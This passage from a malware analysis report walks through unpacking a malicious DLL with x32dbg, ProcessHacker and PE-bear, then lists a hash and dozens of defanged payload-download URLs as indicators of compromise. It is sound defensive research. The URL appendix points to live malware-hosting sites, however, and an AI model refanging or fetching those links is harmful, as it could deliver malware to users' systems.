
- 

[Figure 21] Second VirtualAlloc Breakpoint

The next *Run* (F9) would be stop at <VirtualProtect> when dumping EAX register, there appears to be something close to MZ header! By checking the dump values there are some normal ASCII characters that resembles executable binary. Reaching this point means the next *Run* (F9) will be overwriting the original PE (Libeay32.dll), in this case, with new file




[Figure 22]




[Figure 23] Packed Executable

It's possible to dump memory location from x32dbg Memory Map, but choosing alternatives is sometimes better like using ProcessHacker. When running **ProcessHacker** in Administrative mode **>** selecting the running process inside **x32dbg** > **open Properties** > **Memory** tap > **Locate** the same memory (*0x24f0000*) "which is dynamic value different on each run" > Right click and save




[Figure 24] ProcessHacker Dumping memory

When loading this dumped binary in PE-bear, it appears to not having any Imports. Which is normal because it's been dumped from memory, but it requires fix get things right




[Figure 25] PE-bear Imports section

The fix requires matching the 'Raw Addresses' to match 'Virtual Addresses' of this binary. When values matched the Imports section is fixed and shows DLL values




[Figure 26] PE-bear Fixing Raw Addresses

Compared with [*Figure 12*] the new dumped file seems to be entirely different binary with new compile time by Sep 2020 unlike the original PE which show compilation on 2009



[Figure 27] Pestudio look of the new binary



[Figure 28] Pestudio strings section

File Name	SHA265	File Size
24f0000_mem_dump-f.bin	51C35BE1C816876C4325501641CD04CDDE0814C01DA4762F747B07A6366A6DBE	624KB

[Table 3] Packed file

Appendix – A

DO NOT click at any URL

hxxps://lensshadow[.]com/q25n2yc1[.]zip
hxxps://sharkmarketing[.]site/h5vhbbmkx[.]rar
hxxps://lakeshoresolutions[.]site/vzuqv6c2u[.]zip
hxxps://sikhwalsamachar[.]com/hvpwmw[.]zip
hxxps://library[.]arihantmbainstitute[.]ac[.]in/dcbl8fi[.]zip
hxxps://rcoutreach[.]com/j3o0zhin[.]zip
hxxps://alsaqlain[.]mtzinfotech[.]com/qveoxuhz8[.]rar
hxxps://www[.]knoxfeed[.]com/mrcjy0n56[.]zip
hxxps://www[.]msctahmedabad[.]com/ap7frbox[.]rar
hxxps://compremaisaqui[.]com[.]br/hvsz2tddd[.]zip
hxxps://greengluecompound[.]com/dtyhtl07[.]zip
hxxps://utah[.]localcitycenter[.]com/vysme8[.]zip
hxxps://marscereals[.]com/zkx0fhja1[.]rar
hxxps://pinara[.]biz/ubtrfi[.]zip
hxxps://shop[.]zoomangle[.]com/c3f7z1wc[.]zip
hxxps://haifacollege[.]org[.]il/m00zz5i0[.]zip
hxxps://allmobilezone[.]com/nrx7d41xr[.]rar
hxxps://bullseyemedia[.]in/d8kya9v[.]zip
hxxps://makedacare[.]com/gzx066[.]rar
hxxps://m[.]localcitycenter[.]com/m41ntxsdi[.]rar
hxxps://rklkpgcollege[.]com/q159te[.]rar
hxxps://hesedorg[.]org/ghbxb7[.]zip
hxxps://ngo[.]edusprit[.]com/e0ix7dxta[.]zip
hxxps://gutech[.]com[.]sa/yo4fz9[.]zip
hxxps://bcrg[.]co[.]za/tegx1a[.]rar
hxxps://app[.]cutisclinics[.]com/gks0cu[.]rar
hxxps://pulaski[.]website/rbv9d79[.]zip
hxxps://daniel[.]idevs[.]site/pia5bsykl[.]zip
hxxps://neumaservicios[.]com[.]ar/qf3wgtie7[.]rar
hxxps://ssntrs[.]gm-computindo[.]com/mwo3b1[.]rar
hxxps://huffingtontribune[.]com/talt7wf[.]zip
hxxps://athenacapsg[.]com/vqwslkvgx[.]zip
hxxps://www[.]mareterra[.]com[.]co/vyjjiu[.]zip
hxxps://ilovedaybreak[.]com/z1rv2dy[.]rar
hxxps://aromatherapy[.]a1oilindia[.]in/vtdeudnic[.]zip
hxxps://netaqplus[.]com/xo0luusml[.]zip
hxxps://web[.]thebeessolution[.]com/c0w5alb[.]zip
hxxps://gc3m[.]info/n69ym3bk[.]zip
hxxps://web[.]thebeessolution[.]com/c0w5alb[.]zip
hxxps://srichaitanyacollegenlg[.]com/og3wncuv[.]zip
hxxps://www[.]spittinfire[.]com/imrgqn59[.]rar
hxxps://eltrendelossuenios[.]com[.]ar/ttblf99i[.]zip
hxxps://uk[.]idevs[.]site/jn2yx3[.]zip
hxxps://gaiapeaks[.]site/fyoja23[.]rar
hxxps://jumaa[.]boldcreationsnam[.]com/okhq50[.]zip
hxxps://wp[.]osmangony[.]info/xrmigx[.]zip
hxxps://coriawp[.]elmamamobil[.]com/upj6o9k4c[.]zip
hxxps://khabardarnews[.]in/ldnq5uz[.]zip
hxxps://www[.]iam313[.]com/ojtyptcv[.]zip
hxxps://mobicraftdev[.]mincraftquickskineditor[.]com/vt0l6q61[.]rar
hxxps://herbalextracts[.]a1oilindia[.]in/i2kwwtp[.]zip
hxxps://vegas[.]localcitycenter[.]com/uc5az9i[.]rar
hxxps://egyuttkonnyebb[.]zolitoth[.]com/dm98dcw[.]rar
hxxps://shekharsinstitutenalgonda[.]com/tjgua2[.]rar
hxxps://content-engine[.]rankoneagency[.]com/wirh835i[.]rar
hxxps://taksim[.]co[.]il/g9itqzo[.]rar
hxxps://scholarship[.]osmangony[.]info/pzf3d4h[.]zip
hxxps://kucianohotels[.]ng/eqztobqz[.]rar
hxxps://digitalaxom[.]in/dsd159g72[.]rar
hxxps://dspfoundation[.]com/os7kny3[.]zip
hxxps://55[.]finaldatasolutions[.]com/snlkq6e[.]zip
hxxps://madleneva[.]site/jl0qoqf3[.]rar
hxxps://cadmuswebdesign[.]com/eqoczx[.]zip
hxxps://tryathletelife[.]com/qwyne38m[.]rar
hxxps://emosque[.]info/h7ftuq[.]zip
hxxps://notif1[.]priruz[.]co[.]in/v4fn4tvg5[.]zip
hxxps://sagittalimited[.]site/mzpxej[.]zip
hxxps://cwbbox[.]com[.]br/eipp2c60[.]zip
hxxps://bajacamping[.]elmamamobil[.]com/f63yt5[.]zip
hxxps://lms[.]cstdevs[.]com/r3r1uqedb[.]zip
hxxps://joelbonissilver[.]com/mq6cs9c5[.]zip
hxxps://arjunmajumdar[.]com/i3dsc4[.]rar
hxxps://truelyb[.]com/buiad8ek6[.]rar
hxxps://mraudtee[.]peatus[.]net/y0g3jl5k9[.]zip

```
hxxps://letspogoyork[.]com/l3vlz8zpf[.]rar
hxxps://ffsurveyors[.]com[.]br/gd22wtgu[.]rar
hxxps://bambootea[.]store/wdbyzv[.]zip
hxxps://hacklady[.]com/p742vtdn[.]rar
hxxps://sreenivasapaintingworks[.]com/pqbtf6[.]rar
hxxps://qurbanakbarindonesia[.]com/tg8gadi[.]zip
hxxps://quintadoabacate[.]com/k5f9m33e8[.]zip
hxxps://leluibuffet[.]com[.]br/hl7esn[.]zip
hxxps://todoapp[.]cstdevs[.]com/dgul98n5x[.]zip
hxxps://salsahd[.]com/tvjysy[.]rar
hxxps://pornonhd[.]com/ik3gp8oc[.]zip
hxxps://alpha-chemistry[.]ir/ys7ur7jk[.]rar
hxxps://edurecruit[.]idevs[.]site/ufkd03[.]zip
hxxps://ecovillefashion[.]com/bysrypj[.]zip
hxxps://tusharagarwal[.]online/zbw09n[.]rar
hxxps://www[.]minuevavida[.]org/g2anr8[.]rar
hxxps://ugateshop[.]com/w4s1pcd[.]zip
hxxps://www[.]adamorinmusic[.]com/g33zak4[.]zip
hxxps://info[.]deftenglish[.]com/r3yprhn1z[.]zip
hxxps://meunikah[.]com/sny0k57qz[.]zip
hxxps://womenwithamandate[.]com/wk920hw0[.]rar
hxxps://cubc[.]elmamamobil[.]com/q8w20z[.]zip
hxxps://jobs[.]thebeessolution[.]com/ifrljo2j0[.]zip
hxxps://strengthrer[.]com/tdz9d1fjw[.]zip
hxxps://agroshowtv[.]com/b5farl[.]rar
hxxps://nicoleth[.]elmamamobil[.]com/mv1fup[.]zip
hxxps://childderm[.]com/e2tpt3[.]rar
hxxps://smithcalendar[.]cstdevs[.]com/qv9p5brpm[.]zip
hxxps://jettaffiliates[.]site/bqluv10q[.]rar
hxxps://bluesteelinfra[.]com/lc0pb00[.]zip
hxxps://texturesbyvinita[.]com/dhzkiuf[.]rar
hxxps://corporativosanluis[.]net/dpeaemem1[.]rar
hxxps://wpcoder[.]io/rsbwunhso[.]zip
hxxps://burbankautoglass[.]net/z9qe5rva2[.]rar
hxxps://api[.]cstdevs[.]com/c4voo0gc[.]rar
hxxps://coltdogracoes[.]com[.]br/d06f6y[.]rar
hxxps://personal[.]personaltrainerfds[.]com/rhiwosfx[.]zip
hxxps://adithimedia[.]com/hr9gbfn[.]zip
hxxps://clickce[.]org/f7qdijx3[.]zip
hxxps://talklivebuddy[.]com/myr00k[.]zip
hxxps://ourvisionopticals[.]store/e6nwgxj8[.]zip
hxxps://gory-store[.]com/wh05c3[.]rar
hxxps://intships[.]com/fbeyyjr[.]zip
hxxps://floralwaters[.]a1oilindia[.]in/psg2sfk[.]zip
hxxps://app[.]prerana[.]info/j972z9[.]zip
hxxps://bpacit[.]in/p3qaf6[.]rar
hxxps://restauranttalksandstories[.]com/owutc3je[.]zip
hxxps://mail[.]wepartnersfiles[.]com/mwu6lp9s[.]zip
hxxps://palbas[.]cl/wm7qb5ph[.]rar
hxxps://coria[.]elmamamobil[.]com/dx1dn4a[.]zip
hxxps://visions[.]alnisamart[.]com/l1l0tal[.]zip
hxxps://lakeshoresolutions[.]site/vzuqv6c2u[.]zip
hxxps://ngo[.]edusprit[.]com/e0ix7dxta[.]zip
hxxps://burbankautoglass[.]net/z9qe5rva2[.]rar
hxxps://nicoleth[.]elmamamobil[.]com/mv1fup[.]zip
hxxps://ngo[.]edusprit[.]com/e0ix7dxta[.]zip
```

References

[1] Indrik Spider, https://malpedia.caad.fkie.fraunhofer.de/actor/indrik_spider

[2] Big Game Hunting: The Evolution of INDRIK SPIDER From Dridex Wire Fraud to BitPaymer Targeted Ransomware, https://www.crowdstrike.com/blog/big-game-hunting-the-evolution-of-indrik-spider-from-dridex-wire-fraud-to-bitpaymer-targeted-ransomware/

[3] Excel file sample, https://app.any.run/tasks/8e693e74-befe-4c01-ad8e-aed066254d5b/

[4] DLL file sample, https://app.any.run/tasks/0a690f3a-3bfa-4490-9022-2057163ea5cc/

[5] EvilClippy Github repository, https://github.com/outflanknl/EvilClippy

[6] Excel File VT,
https://www.virustotal.com/gui/file/b721618810b06ed4089d1469fc5c5b37be1a907fc1ae14222f913c6e2b0001c2/detection

[7] DLL File VT,
https://www.virustotal.com/gui/file/26a659ec56c7bd7b83a2f968626c1524bda829e0fefff37ecf4c4fb55ad158e3/detection

[8] Ten process injection techniques: A technical survey of common and trending process injection techniques,
https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process